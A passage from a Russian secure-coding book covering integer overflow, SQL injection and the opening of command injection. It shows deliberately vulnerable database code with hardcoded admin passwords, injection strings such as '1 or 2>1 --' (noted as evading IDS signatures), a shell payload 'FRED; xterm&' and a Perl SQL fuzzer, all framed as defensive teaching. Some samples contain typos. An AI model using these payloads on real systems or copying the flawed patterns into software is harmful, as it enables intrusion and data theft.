Даже если на входе допустимы только положительные числа, этот код все равно пропускает некоторые переполнения. Возьмем, к примеру, выражение (2 ^ 30 + + 1) * 8, то есть 2 ^ 33 + 8. После отбрасывания битов, вышедших за пределы 32 разрядов, получается 8. Это число положительно, а ошибка тем не менее есть. Безопаснее решить эту задачу, сохранив результат умножения 32-разрядных чисел в 64-разрядном, а затем проверить, равен ли хотя бы один из старших битов единице. Это и будет свидетельством переполнения.

Когда встречается подобный код:

```
unsigned a, b;
...
if (a * b < MAX) {
   ...
}
```

проще ограничить a и b значениями, произведение которых заведомо меньше MAX. Например:

```
#include "limits.h"

#define MAX_A  10000
#define MAX_A  250

assert(UINT_MAX / MAX_A >= MAX_B);   // проверим, что MAX_A и MAX_B
                                     // достаточно малы

if (a < MAX_A && b < MAX_B) {
   ...
}
```

Если вы хотите надежно защитить свой код от переполнений целого, можете воспользоваться классом SafeInt, который написал Дэвид Лебланк (подробности в разделе «Другие ресурсы»). Но имейте в виду, что, не перехватывая исключения, возбуждаемые этим классом, вы обмениваете возможность выполнения произвольного кода на отказ от обслуживания. Вот пример использования класса SafeInt:

```
size_t CalcAllocSize(int HowMany, int Size, int HeaderLen)
{
   try{
      SafeInt<size_t> tmp(HowMany);
      return tmp * Size + SafeInt<size_t>(HeaderLen);
   }
   catch(SafeIntException)
   {
      return (size_t)~0;
   }
}
```

Целые со знаком используются в этом фрагменте только для иллюстрации; такую функцию следовало бы писать, пользуясь одним лишь типом size_t. Посмотрим, что происходит «под капотом». Прежде всего проверяется, что значение HowMany неотрицательно. Попытка присвоить отрицательное значение беззнаковой переменной типа SafeInt вызовет исключение. Затем SafeInt умножается на переменную Size типа int, при этом проверяется как переполнение, так и попадание в допустимый диапазон. Результат умножения SafeInt * int – это снова SafeInt, поэтому далее выполняется операция контролируемого сложения. Обратите внимание на приведение входного параметра типа int к типу SafeInt – отрицательная длина заголовка с точки зрения математики, может быть, и допустима, но с точки зрения здравого смысла – нет, поэтому размеры лучше представлять числами без знака. Наконец, перед возвратом величина типа SafeInt<size_t> преобразуется обратно в size_t, это пустая операция. Внутри класса SafeInt выполняется много сложных проверок, но ваш код остается простым и понятным.

Если вы программируете на C#, включайте флаг /checked и применяйте unchecked-блоки только для того, чтобы отключить контроль в отдельных предложениях.

Дополнительные защитные меры

Если вы работаете с компилятором gcc, то можете задать флаг -ftrapv. В этом случае за счет обращения к различным функциям во время выполнения будут перехватываться переполнения при операциях со знаковыми и *только* со знаковыми целыми. Неприятность в том, что при обнаружении переполнения вызывается функция abort().

Компилятор Microsoft Visual C++ 2005 автоматически обнаруживает переполнение при вызове оператора new. Ваша программа должна перехватывать исключения std::bad_alloc, иначе произойдет аварийный останов.

Другие ресурсы

- «Integer Handling with the C++ SafeInt Class», David LeBlanc, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure01142004.asp
- «Another Look at the SafeInt Class», David LeBlanc, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure05052005.asp
- «Reviewing Code for Integer Manipulation Vulnerabilities», Michael Howard, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/ secure04102003.asp
- «An Overlooked Construct and an Integer Overflow Redux», Michael Howard, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/ secure09112003.asp
- «Expert Tips for Finding Security Defects in Your Code», Michael Howard, http://msdn.microsoft.com/msdnmag/issues/03/11/SecurityCodeReview/default.aspx
- «Integer overflows – the next big threat», Ravind Ramesh, http://star-tech-central.com/tech/story.asp?file=/2004/10/26/itfeature/9170256&sec=itfeature
- DOS against Java JNDI/DNS, http://archives.neophasis.com/archives/bugtraq/2004-11/ 0092.html

Резюме

Рекомендуется

- Проверяйте на возможность переполнения все арифметические вычисления, в результате которых определяется размер выделяемой памяти.
- Проверяйте на возможность переполнения все арифметические вычисления, в результате которых определяются индексы массивов.
- Пользуйтесь целыми без знака для хранения смещений от начала массива и размеров блоков выделяемой памяти.

Не рекомендуется

- Не думайте, что ни в каких языках, кроме C/C++, переполнение целого невозможно.

Грех 4. Внедрение SQL-команд

В чем состоит грех

Уязвимость для внедрения SQL-команд (или просто «внедрение SQL») – это широко распространенный дефект, который может привести к компрометации машины и раскрытию секретных данных. А печальнее всего то, что от этой ошибки часто страдают приложения электронной коммерции и программы, обрабатывающие конфиденциальные данные и персональную информацию. Опыт авторов показывает, что многие приложения, работающие с базами данных, которые создавались для внутреннего использования или обмена информацией с партнерами по бизнесу, подвержены внедрению SQL.

Никогда не интересовались, как хакеры воруют номера кредитных карточек с Web-сайтов? Одним из двух способов: либо внедряя SQL, либо заходя через парадный вход, который вы распахиваете перед ними, открывая порт сервера базы данных (TCP/1433 для Microsoft SQL Server, TCP/1521 для Oracle, TCP/523 для IBM/DB2 и TCP/3306 для MySQL) для доступа из Интернет и оставляя без изменения принимаемый по умолчанию пароль администратора базы данных.

Быть может, самая серьезная опасность, связанная с внедрением SQL, – это получение противником персональных или секретных данных. В некоторых странах, штатах и отраслях промышленности вас за это могут привлечь к суду. Например, в штате Калифорния можно сесть в тюрьму по закону о защите тайны личной жизни в сети, если из управляемой вами базы данных была похищена конфиденциальная или персональная информация. В Германии §9 DBSG (Федеральный закон о защите данных) требует, чтобы были предприняты должные организационные и технические меры для защиты систем, в которых хранится персональная информация. Не забывайте также о действующем в США Акте Сарбанеса-Оксли от 2002 года, и прежде всего о параграфе 404, который обязывает защищать данные, на основе которых формируется финансовая отчетность компании. Система, уязвимая для атак с внедрением SQL, очевидно, имеет неэффективные средства контроля доступа, а значит, не соответствует всем этим установлениям.

Напомним, что ущерб не ограничивается данными, хранящимися в базе. Внедрение SQL может скомпрометировать сам сервер, а не исключено, что и сеть целиком. Для противника скомпрометированный сервер базы данных – это лишь ступень к новым великим свершениям.

Подверженные греху языки

Все языки программирования, применяемые для организации интерфейса с базой данных, уязвимы! Но прежде всего это относится к таким языкам высоко-

го уровня, как Perl, Python, Java, технологии «серверных страниц» (ASP, ASP.NET, JSP и PHP), C# и VB.NET. Иногда оказываются скомпрометированными также и языки низкого уровня, например библиотеки функций или классов, написанные на C или C++ (к примеру, библиотека c-tree компании FairCom или Microsoft Foundation Classes). Наконец, не свободен от греха и сам язык SQL.

Как происходит грехопадение

Самый распространенный вариант греха совсем прост – атакующий подсовывает приложению специально подготовленные данные, которые тот использует для построения SQL-предложения путем конкатенации строк. Это позволяет противнику изменить семантику запроса. Разработчики продолжают использовать конкатенацию, потому что не знают о существовании других, более безопасных методов. А если и знают, то не применяют их, так как, говоря откровенно, конкатенация – это так просто, а для вызова других функций еще подумать надо. Мы могли бы назвать таких программистов лентяями, но не станем.

Реже встречается другой вариант атаки, заключающийся в использовании хранимой процедуры, имя которой передается извне. А иногда приложение принимает параметр, конкатенирует его с именем процедуры и исполняет получившуюся строку.

Греховность C#

Вот классический пример внедрения SQL:

```
using System.Data;
using System.Data.SqlClient;

...

string ccnum = "None";
try {
   SqlConnection sql = new SqlConnection(
      @"data source=localhost;" +
      "user id=sa;password=pAs$w0rd;");
   sql.Open();
   string sqlstring="SELECT ccnum" +
      " FROM cust WHERE id=" + Id;
   SqlCommand cmd = new SqlCommand(sqlstring,sql);
   try {
      ccnum = (string)cmd.ExecuteScalar();
   } catch (SqlException se) {
      Status = sqlstring + " failed\n\r";
      foreach (SqlError e in se.Errors) {
         Status += e.Message + "\n\r";
   }
} catch (SqlException e) {
   // Ой!
}
```

Ниже приведен по существу такой же код, но SQL-предложение строится с помощью замены подстроки, а не конкатенации. Это тоже ошибка.

```
using System.Data;
using System.Data.SqlClient;

...

string ccnum = "None";
try {
   SqlConnection sql = new SqlConnection(
      @"data source=localhost;" +
      "user id=sa;password=pAs$w0rd;");
   sql.Open();
   string sqlstring="SELECT ccnum" +
      " FROM cust WHERE id=%ID%";
   String sqlstring2 = sqlstring.Replace("%ID", id);
   SqlCommand cmd = new SqlCommand(sqlstring2,sql);
   try {
      ccnum = (string)cmd.ExecuteScalar();
   } catch (SqlException se) {
      Status = sqlstring + " failed\n\r";
      foreach (SqlError e in se.Errors) {
         Status += e.Message + "\n\r";
   }
} catch (SqlException e) {
   // Ой!
}
```

Греховность PHP

Вот та же классическая ошибка, но в программе на языке PHP, часто применяемом для доступа к базам данных.

```
<?php

   $db = mysql_connect("localhost","root","$$sshhh...!");
   mysql_select_db("Shipping",$db);
   $id = $HTTP_GET_VARS["id"];
   $qry = "SELECT ccnum FROM cust WHERE id = %$id%";
   $result = mysql_query($qry,$db);
   if ($result) {
      echo mysql_result($result,0,"ccnum");
   } else {
      echo "No result! " . mysql_error();
   }
?>
```

Греховность Perl/CGI

И снова тот же дефект, но на этот раз в программе на достопочтенном Perl:

```
#!/usr/bin/perl

use DBI;
use CGI;

print CGI::header();
$cgi = new CGI;
```

```
$id = $cgi->param('id');

$dbh = DBI->connect('DBI:mysql:Shipping:localhost',
                    'root',
                    '$3cre+')
   or print "Ошибка connect : $DBI::errstr";

$sql = "SELECT ccnum FROM cust WHERE id = " . $id;
$sth = $dbh->prepare($sql)
   or print "Ошибка prepare : $DBI::errstr";

$sth->execute()
   or print "Ошибка execute : $DBI::errstr";

# Вывести данные

while (@row = $sth->fetchrow_array ) {
   print "@row<br>";
}

$dbh->disconnect;
print "</body></html>";

exit;
```

Греховность Java

Еще один распространенный язык, Java. Подвержен внедрению SQL по той же схеме.

```
import java.*;
import java.sql.*;

...

public static boolean doQuery(String Id) {
   Connection con = null;
   try
   {
      Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver");
      con = DriverManager.getConnection("jdbc:microsoft:sqlserver: " +
                              "//localhost:1433", "sa", "$3cre+");

      Statement st = con.createStatement();
      ResultSet rs = st.executeQuery("SELECT ccnum FROM cust WHERE id=" +
                              Id);
      while (rx.next()) {
         // Полюбоваться на результаты запроса
      }

      rs.close();
      st.close();
   }
   catch (SQLException e)
   {
      // Ой!
      return false;
```

```
   }
   catch (ClassNotFoundException e)
   {
      // Не найден класс
      return false;
   }
   finally
   {
      try
      {
         con.close();
      } catch(SQLException e) {}
   }
   return true;
}
```

Греховность SQL

Подобный код встречается не так часто, но автор пару раз наталкивался на него в промышленных системах. Показанная ниже хранимая процедура просто принимает строку в качестве параметра и исполняет ее!

```
CREATE PROCEDURE dbo.doQuery(@query nchar(128))
AS
   exec(@query)
RETURN
```

А вот следующий код распространен куда шире и не менее опасен:

```
CREATE PROCEDURE dbo.doQuery(@id nchar(128))
AS
   DECLARE @query nchar(256)
   SELECT @query = 'select ccnum from cust where id = ''' + @id + ''''
   EXEC @query
RETURN
```

Здесь опасная конкатенация строк выполняется внутри процедуры. То есть вы по-прежнему совершаете постыдный грех, даже если процедура вызвана из корректного кода на языке высокого уровня.

Стоит поискать и другие операторы конкатенации, имеющиеся в SQL, а именно «+» и «||», а также функции CONCAT() и CONCATENATE().

Во всех этих примерах противник контролирует переменную Id. Важно всегда представлять себе, что именно контролирует атакующий, это поможет понять, есть реальная ошибка или нет. В данном случае противник может задать любое значение переменной Id, участвующей в запросе, и тем самым управлять видом строки запроса. Последствия могут оказаться катастрофическими.

Классическая атака состоит в том, чтобы видоизменить SQL-запрос, добавив лишние части и закомментарив «ненужные». Например, если противник контролирует переменную `Id`, то может задать в качестве ее значения строку `1 or 2>1 --`, тогда запрос примет такой вид:

```
SELECT ccnum FROM cust WHERE id=1 or 2>1 --
```

Условие `2>1` истинно для всех строк таблицы, поэтому запрос возвращает все строки из таблицы cust, другими словами, номера всех кредитных карточек. Мож-

но было бы воспользоваться классической атакой «1=1», но сетевые администраторы часто включают поиск такой строки в системы обнаружения вторжений (IDS), поэтому мы применили условие «2>1», которое столь же эффективно, но «проходит под лучом радара».

Оператор комментария – - убирает из поля зрения сервера все последующие символы запроса, которые могла бы добавить программа. В одних базах данных для комментирования применяются символы – -, в других – #. Проверьте, что воспринимает в качестве комментария ваша база.

Различных вариантов атак слишком много, чтобы перечислять их здесь, дополнительный материал вы найдете в разделе «Другие ресурсы».

Родственные грехи

Во всех приведенных выше примерах демонстрируются и другие грехи:

- соединение от имени учетной записи с высоким уровнем доступа;
- включение пароля в текст программы;
- сообщение противнику излишне подробной информации в случае ошибки.

Рассмотрим их по порядку. Везде соединение устанавливается от имени административного или высокопривилегированного пользователя, хотя достаточно было бы пользователя, имеющего доступ только к одной базе данных. Это означает, что противник потенциально сможет манипулировать и другой информацией, а то и всем сервером. Короче говоря, соединение с базой данных от имени пользователя с высоким уровнем доступа – скорее всего, ошибка и нарушение принципа наименьших привилегий.

«Зашивание» паролей в код – почти всегда порочная идея. Подробнее см. грех 11 и 12 и предлагаемые там «лекарства».

Наконец, в случае ошибки противник получает слишком много информации. Воспользовавшись ей, он сможет получить представление о структуре запроса и, быть может, даже узнать имена объектов базы. Более подробную информацию и рекомендации см. в грехе 6.

Где искать ошибку

Любое приложение, обладающее перечисленными ниже характеристиками, подвержено риску внедрения SQL:

- принимает данные от пользователя;
- не проверяет корректность входных данных;
- использует введенные пользователем данные для запроса к базе;
- применяет конкатенацию или замену подстроки для построения SQL-запроса либо пользуется командой SQL exec (или ей подобной).

Выявление ошибки на этапе анализа кода

Во время анализа кода на предмет возможности внедрения SQL прежде всего ищите места, где выполняются запросы к базе данных. Ясно, что программам, не

обращающимся к базе данных, эта напасть не угрожает. Мы обычно ищем следующие конструкции:

Язык	Ключевые слова
VB.NET	SqlClient, OracleClient
C#	SqlClient, OracleClient
PHP	mysql_connect
Perl[1]	DBI, Oracle, SQL
Java (включая JDBC)	java.sql, sql
Active Server Pages	ADODB
C++ (Microsoft Foundation Classes)	CDatabase
C/C++ (ODBC)	"include sql.h"
C/C++ (ADO)	ADODB, #import "msado15.dll"
SQL	exec, execute, sp_executesql
ColdFusion	cfquery

Выяснив, что в программе есть обращения к базе данных, нужно определить, где выполняются запросы и насколько можно доверять данным, участвующим в запросе. Самое простое – найти все места, где выполняются предложения SQL, и посмотреть, производится ли конкатенация или подстановка небезопасных данных, взятых, например, из строки Web-запроса, из Web-формы или аргумента SOAP. Вообще, любых поступающих от пользователя данных!

Тестирование

Надо признать, что реальной альтернативы добросовестному анализу кода на предмет внедрения SQL не существует. Но иногда у вас может не быть доступа к коду, или вы просто не имеет опыта чтения чужих программ. Тогда дополните анализ кода тестированием.

Прежде всего определите все точки входа в приложение, где формируются SQL-запросы. Затем создайте тестовую программу-клиент, которая будет посылать в эти точки частично некорректные данные. Например, если тестируется Web-приложение, которое строит запрос на основе одного или нескольких полей формы, попробуйте вставить в них произвольные ключевые слова языка SQL. Следующий пример на Perl показывает, как это можно сделать.

```
#!/usr/bin/perl

use strict;
use HTTP::Request::Common qw(POST GET);
use HTTP::Headers;
use LWP::UserAgent;

srand time;
```

[1] Перечень технологий доступа к базам данных, доступных из программ на Perl, см. на странице http://search.cpan.org/modlist/Database_Interfaces.

```
# Приостановить исполнение, если найдена ошибка
my $pause = 1;

# Тестируемый URL
my $url = 'http://mywebserver.xyzzy123.com/cgi-bin/post.cgi';

# Максимально допустимый размер HTTP-ответа
my $max_response = 1000;

# Допустимые города
my @cities = qw(Auckland Seattle London Portland Manchester Redmond
        Brisbane Ndola);

while (1) {
   my $city = randomSQL($cities[rand @cities]);
   my $zip = randomSQL(10000 + int(rand 89999));

   print «Пробую [$city] и [zip]\n»;
   my $ua = LWP::UserAgent->new();
   my $req = POST $url,
      [ City => $city,
        ZipCode => $zip,
      ];
   # Послать запрос, получить ответ и поискать в нем признаки ошибки
   my $res = $ua->request($req);
   $_ = $res->as_string;
   die "Хост недостижим\n" if /bad hostname/ig;
   if ($res->status_line != 200
         || /error/ig
         || length($_) > $max_response) {
      print "\nПотенциальная возможность внедрения SQL\n";
      print;
      getc if $pause;
   }
}

# Выбрать случайное ключевое слово SQL, в 50% случаев перевести
# его в верхний регистр
sub randomSQL() {
   $_ = shift;

   return $_ if ($rand > .75);

   my @sqlchars = qw(1=1 2>1 "fred="fre" + "d" or and select union
                     drop update insert into dbo < > = ( ) ' .. - #);
   my $sql = $sqlchars[rand @sqlchars];
   $sql = uc($sql) id rand > .5;

   return $_ . ' ' . $sql if rand > .9;
   return $sql . ' ' . $_ if rand > .9;
   return $sql;
}
```

Этот код обнаружит возможность внедрения SQL только в случае, когда приложение возвращает сообщение об ошибке. Как мы уже сказали, нет ничего лучше

тщательного анализа кода. Другой способ тестирования заключается в том, чтобы воспользоваться приведенной выше Perl-программой, заранее выяснить, как выглядит нормальный ответ, а затем анализировать, на какие запросы получен ответ, отличающийся от правильного, или вообще нет никакого ответа.

Имеются также инструменты третьих фирм, например AppScan компании Sanctum (теперь Watchfire) (www.watchfire.com), WebInspect компании SPI Dynamics (www.spidynamics.com) и ScanDo компании Kavado (www.kavado.com).

Для оценки инструмента рекомендуем создать небольшое тестовое приложение с известными ошибками, допускающими внедрение SQL, и посмотреть, какие ошибки этот инструмент сумеет найти.

Примеры из реальной жизни

Следующие примеры внедрения SQL-команд взяты из базы данных CVE (http://cve.mitre.org).

CAN-2004-0348

Цитата из бюллетеня CVE: «Уязвимость, связанная с внедрением SQL в сценарии viewCart.asp из программного обеспечения корзины для покупок компании SpiderSales, позволяет удаленному противнику выполнить произвольный SQL-запрос, воспользовавшись параметром userId».

Многие сценарии в программах SpiderSales не проверяют параметр userId, и этим можно воспользоваться для проведения атаки с внедрением SQL. Успешная атака позволяет противнику получить доступ к интерфейсу администратора SpiderSales и прочитать любую информацию из базы данных электронного магазина.

CAN-2002-0554

Цитата из бюллетеня CVE: «Модуль IBM Informix Web DataBlade 4.12 позволяет удаленному противнику обойти контроль доступа и прочитать произвольный файл путем атаки с внедрением SQL через HTTP-запрос».

Модуль Web DataBlade для базы данных Informix SQL динамически генерирует HTML-страницу на основе данных. Уязвимость отмечена в нескольких версиях Web DataBlade. Можно внедрить SQL-команды в любой запрос, обрабатываемый этим модулем. Результатом может стать раскрытие секретной информации или повышение уровня доступа к базе данных.

Искупление греха

Простейший и наиболее безопасный способ искупления – никогда не доверять входным данным, на основе которых формируется SQL-запрос, и пользоваться подготовленными или параметризованными предложениями (prepared statements).

Проверяйте все входные данные

Займемся для начала первой рекомендацией: никогда не доверять входным данным. Следует всегда проверять, что данные, подставляемые в SQL-предложение, корректны. Если вы работаете на языке достаточно высокого уровня, то проще всего воспользоваться для этого регулярным выражением.

Никогда не применяйте конкатенацию для построения SQL-предложений

Следующая рекомендация состоит в том, чтобы никогда не строить SQL-предложения посредством конкатенации или замены подстроки. Никогда! Пользуйтесь только подготовленными или параметризованными запросами. В некоторых технологиях это называется *связыванием параметров* (binding). В примерах ниже продемонстрированы некоторые из таких безопасных конструкций.

Примечание. Во всех примерах информация о параметрах соединения не хранится в тексте программы; мы вызываем специальные функции, которые считывают данные из пространства приложения.

Искупление греха в C#

```
public string Query(string Id) {
   string ccnum;
   string sqlstring = "";
   // пропускаем только корректные ID (от 1 до 8 цифр)
   Regex r = new Regex(@"^\d{1,8}$");
   if (!r.Match(Id).Success)
      throw new Exception("Неверный ID. Попробуйте еще раз.");

   try {
      SqlConnection sqlConn = new SqlConnection(GetConnection);
      string str = "sp_GetCreditCard";
      cmd = new SqlCommand(str, sqlConn);
      cmd.CommandType = CommandType.StoredProcedure;
      cmd.Parameters.Add("@ID", Id);
      cmd.Connection.Open();
      SqlDataReader read = myCommand.ExecuteReader();
      ccnum = read.GetString(0);
   }
   catch (SqlException se) {
      throw new Exception("Ошибка — попробуйте еще раз.");
   }
}
```

Искупление греха в PHP 5.0 и MySQL версии 4.1 и старше

```
<?php
   $db = mysqli_connect(getServer(), getUid(), getPwd());
   $stmt = mysqli_prepare($link, "SELECT ccnum FROM cust WHERE id=?");
   $id = $HTTP_GET_VARS["id"];

   // пропускаем только корректные ID (от 1 до 8 цифр)
```

```
   if (preg_match('\d{1,8}$/',$id);

      mysqli_stmt_bind_param($stmt, "s", $id);
      mysqli_stmt_execute($stmt);
      mysqli_stmt_bind_result($stmt, $result);
      mysqli_stmt_fetch($stmt);
      if (empty($name)) {
         echo "Результата нет!";
      } else {
         echo $result;
      }
   else {
      echo "Неверный ID. Попробуйте еще раз.");
   }
?>
```

Версии PHP ниже 5.0 не поддерживают связывания параметров с помощью показанной выше функции mysqli_prepare. Однако если для работы с базами данных вы пользуетесь архивом расширений PHP PEAR (PHP Extensions and Applications Repository, http://pear.php.net), то там есть функции DB_common::prepare() и DB_common::query() для подготовки параметризованных запросов.

Искупление греха в Perl/CGI

```
#!/usr/bin/perl
use DBI;
use CGI;

print CGI::header();
$cgi = new CGI;
$id = $cgi->param('id');

// пропускаем только корректные ID (от 1 до 8 цифр)
exit unless ($id =~ /^[\d]{1,8}$);
print "<html><body>";

// Параметры соединения получаем извне
$dbh = DBI->connect(conn(),
                    conn_name(),
                    conn_pwd())
   or print "Ошибка connect";
                    # детальная информация об ошибке в $DBI::errstr

$sql = "SELECT ccnum FROM cust WHERE id = ?";
$sth = $dbh->prepare($sql)
   or print "Ошибка prepare";

$sth->bind_param(1,$id);
$sth->execute()
   or print "Ошибка execute";

# Вывести данные

while (@row = $sth->fetchrow_array ) {
   print "@row<br>";
}
```

```
$dbh->disconnect;
print "</body></html>";

exit;
```

Искупление греха в Java с использованием JDBC

```
public static boolean doQuery(String Id) {
   // пропускаем только корректные ID (от 1 до 8 цифр)
   Pattern p = Pattern.compile("^\\d{1,8}$");
   if (!p.matcher(arg).find())
      return false;
   Connection con = null;
   try
   {
      Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver");
      con = DriverManager.getConnection("jdbc:microsoft:sqlserver: " +
                           "//localhost:1433", "sa", "$3cre+");
      PreparedStatement st = con.prepareStatement(
         "exec pubs..sp_GetCreditCard ?");
      st.setString(1, arg);
      ResultSet rs = st.executeQuery();
      while (rx.next()) {
         // Получить данные из rs.getString(1)
      }

      rs.close();
      st.close();
   }
   catch (SQLException e)
   {
      System.out.println("Ошибка SQL");
      return false;
   }
   catch (ClassNotFoundException e)
   {
      System.out.println("Ошибка во время исполнения");
      return false;
   }
   finally
   {
      try
      {
         con.close();
      } catch(SQLException e) {}
   }
   return true;
}
```

Искупление греха в ColdFusion

При работе с ColdFusion используйте cfqueryparam в теге <cfquery>, чтобы обезопасить запрос с параметрами.

Искупление греха в SQL

Не следует исполнять в хранимой процедуре строку, полученную из не заслуживающего доверия источника, как процедуру. В качестве одного из механизмов

глубоко эшелонированной обороны можно воспользоваться некоторыми функциями для проверки корректности строкового параметра. В примере ниже проверяется, что входной параметр содержит ровно четыре цифры. Заметим, что длина параметра заметно уменьшена, чтобы усложнить передачу любой другой входной информации.

```
CREATE PROCEDURE dbo.doQuery(@id nchar(4))
AS
   DECLARE @query nchar(64)
   IF RTRIM(@id) LIKE '[0-9][0-9][0-9][0-9]'
   BEGIN
      SELECT @query = 'select ccnum from cust where id = ''' + @id + ''''
      EXEC @query
   END
RETURN
```

Или еще лучше – потребуйте, чтобы параметр был целым числом:

```
CREATE PROCEDURE dbo.doQuery(@id smallint)
```

В Oracle 10g, как и в Microsoft SQL Server 2005, добавлены совместимые со стандартом POSIX регулярные выражения. Поддержка регулярных выражений реализована также для DB2 и Microsoft SQL Server 2000. В MySQL регулярные выражения поддерживаются с помощью оператора REGEXP. Ссылки на все эти решения вы найдете в разделе «Другие ресурсы».

Дополнительные защитные меры

Есть много других способов уменьшить риск компрометации. Например, в PHP можно задать параметр magic_quotes_gpc=1 в файле php.ini. Кроме того, запретите доступ ко всем пользовательским таблицам в базе данных, оставив только право исполнять хранимые процедуры. Это не даст противнику напрямую читать и модифицировать данные в таблицах.

Другие ресурсы

- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 12, «Database Input Issues»
- Sarbanes-Oxley Act of 2002: www.aicpa.org/info/sarbanes-oxley_summary.htm
- The Open Web Application Security Project (OWASP): www.owasp.org.
- «Advanced SQL Injection in SQL Server Applications» by Chris Anley: www.nextgenss.com/papers/advanced_sql_injection.pdf
- Web Applications and SQL Injections: www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf
- «Detecting SQL Injection in Oracle» by Pete Finnigan: www.securityfocus.com/infocus/1714
- «How a Common Criminal Might Infiltrate Your Network» by Jesper Johansson: www.microsoft.com/technet/technetmag/issues/2005/01/AnatomyofaHack/default.aspx
- «SQL Injection Attacks by Example» by Stephen J. Friedl: www.unixqiz.net/techtips/sql-injection.html

- Oracle 10g SQL Regular Expressions: http://searchoracle.techtarget.com/searchOracle/downloads/10g_sql_regular_expressions.doc
- «Regular Expressions in T-SQL» by Cory Koski: http://sqlteam.com/item.asp?itemID= 13947
- «xp_regex: Regular Expressions in SQL Server 2000» by Dan Farino: www.codeproject.com/managed.cpp/xpregex.asp
- SQLRegEx: www.krell-software.com/sqlregex/regex.asp
- «DB2 Bringing the Power of Regular Expression Matching to SQL» www-106.ibm.com/developerworks/db2/library/techarticle/0301stolze/0301stolze.html
- MySQL Regular Expressions: http://dev.mysql.com/doc/mysql/en/Regexp.html
- Hacme Bank: www.foundstone.com/resources/proddesc/hacmebank.htm

Резюме

Рекомендуется

- Изучите базу данных, с которой работаете. Поддерживаются ли в ней хранимые процедуры? Как выглядит комментарий? Может ли противник получить доступ к расширенной функциональности?
- Проверяйте корректность входных данных и устанавливайте степень доверия к ним.
- Используйте параметризованные запросы (также распространены термины «подготовленное предложение» и «связывание параметров») для построения SQL-предложений.
- Храните информацию о параметрах соединения вне приложения, например в защищенном конфигурационном файле или в реестре Windows.

Не рекомендуется

- Не ограничивайтесь простой фильтрацией «плохих слов». Существует множество вариантов написания, которые вы не в состоянии обнаружить.
- Не доверяйте входным данным при построении SQL-предложения.
- Не используйте конкатенацию строк для построения SQL-предложения даже при вызове хранимых процедур. Хранимые процедуры, конечно, полезны, но решить проблему полностью они не могут.
- Не используйте конкатенацию строк для построения SQL-предложения внутри хранимых процедур.
- Не передавайте хранимым процедурам непроверенные параметры.
- Не ограничивайтесь простым дублированием символов одинарной и двойной кавычки.
- Не соединяйтесь с базой данных от имени привилегированного пользователя, например sa или root.
- Не включайте в текст программы имя и пароль пользователя, а также строку соединения.

- Не сохраняйте конфигурационный файл с параметрами соединения в корне Web-сервера.

Стоит подумать

- О том, чтобы запретить доступ ко всем пользовательским таблицам в базе данных, разрешив лишь исполнение хранимых процедур. После этого во всех запросах должны использоваться только хранимые процедуры и параметризованные предложения.

Грех 5. Внедрение команд

В чем состоит грех

В 1994 году автор этой главы сидел перед экраном компьютера SGI с операционной системой IRIX, на котором отображалась картинка с приглашением ввести имя и пароль. Там была возможность распечатать кое-какую документацию и указать соответствующий принтер. Автор задумался, как это могло бы быть реализовано, ввел строку, никоим образом не связанную с именем принтера, и неожиданно получил интерфейс администратора на машине, к которой у него вовсе не должно было быть доступа. Более того, он даже и не пытался войти.

Это и есть типичная атака с внедрением команды, когда введенные пользователем данные по какой-то причине интерпретируются как команда. Часто такая команда может наделять человека контролем над данными и вообще куда более широкими полномочиями, чем предполагалось.

Подверженные греху языки

Внедрение команд становится проблемой всякий раз, когда данные и команды хранятся вместе. Да, язык способен исключить наиболее примитивные способы внедрения команд за счет подходящего API (интерфейса прикладного программирования), осуществляющего тщательную проверку входных данных. Но всегда остается шанс, что новые API породят доселе неведомые варианты атак с внедрением команд.

Как происходит грехопадение

Внедрение команды происходит, когда непроверенные данные передаются тому или иному компилятору или интерпретатору, который может счесть, что это вовсе не данные.

Канонический пример – это передача аргументов системному командному интерпретатору без какого-либо контроля. Например, в старой версии IRIX вышеупомянутое окно регистрации содержало примерно такой код:

```
char buf[1024];
snprintf(buf, "system lpr -P %s", user_input, sizeof(buf) – 1);
system(buf);
```

В данном случае пользователь не имел никаких привилегий, это вообще мог быть любой человек, случайно оказавшийся рядом с рабочей станцией. И достаточно было ему ввести строку **FRED; xterm&**, как тут же появилось бы окно кон-

соли, поскольку символ ; завершает предыдущую команду системного интерпретатора (shell), а команда xterm создает новое окно консоли, готовое для ввода команд. При этом символ & сообщает системе, что новый процесс нужно запустить, не блокируя текущий. (В Windows символ & имеет тот же смысл, что точка с запятой в UNIX.) А поскольку процесс, контролирующий вход в систему, имел привилегии администратора, то и созданная консоль обладала такими же привилегиями.

Как будет показано ниже, в разных языках есть немало функций, уязвимых для таких атак. Но для успеха атаки с внедрением команды обращение к системному интерпретатору необязательно. Противник мог бы вызвать также интерпретатор самого языка. Это довольно распространенный способ в таких языках высокого уровня, как Perl или Python. Рассмотрим, например, такой код на языке Python:

```
def call_func(user_input, system_data):
   exec 'special_function_%s("%s")' % (system_data, user_input)
```

Здесь встроенный в Python оператор % работает примерно так же, как спецификаторы формата в функциях семейства printf из стандартной библиотеки C. Он сопоставляет значения в скобках с шаблонами %s в форматной строке. Идея заключалась в том, чтобы вызвать выбранную системой функцию, передав ей введенный пользователем аргумент. Например, если бы строка system_data была равна sample, а user_input – fred, то программа выполнила бы такой код:

```
special_function_sample(«fred»)
```

Причем этот код работал бы в том же контексте, что и запустившая его функция exec.

Теперь противник, контролирующий переменную user_input, может выполнить произвольный код на Python. Для этого ему достаточно поставить кавычку, за ней правую скобку и точку с запятой, например так:

```
fred"); print("foo
```

Тогда программа выполнит следующий код:

```
special_function_sample("fred"); print("foo")
```

В результате будет выполнено не только то, что хотел автор программы, но и напечатана строка foo. Противник может сделать буквально все, что ему заблагорассудится: удалить файлы, к которым имеет доступ программа, или, скажем, создать новое сетевое соединение. Если такая гибкость позволяет противнику расширить свои привилегии, то это уже угроза безопасности.

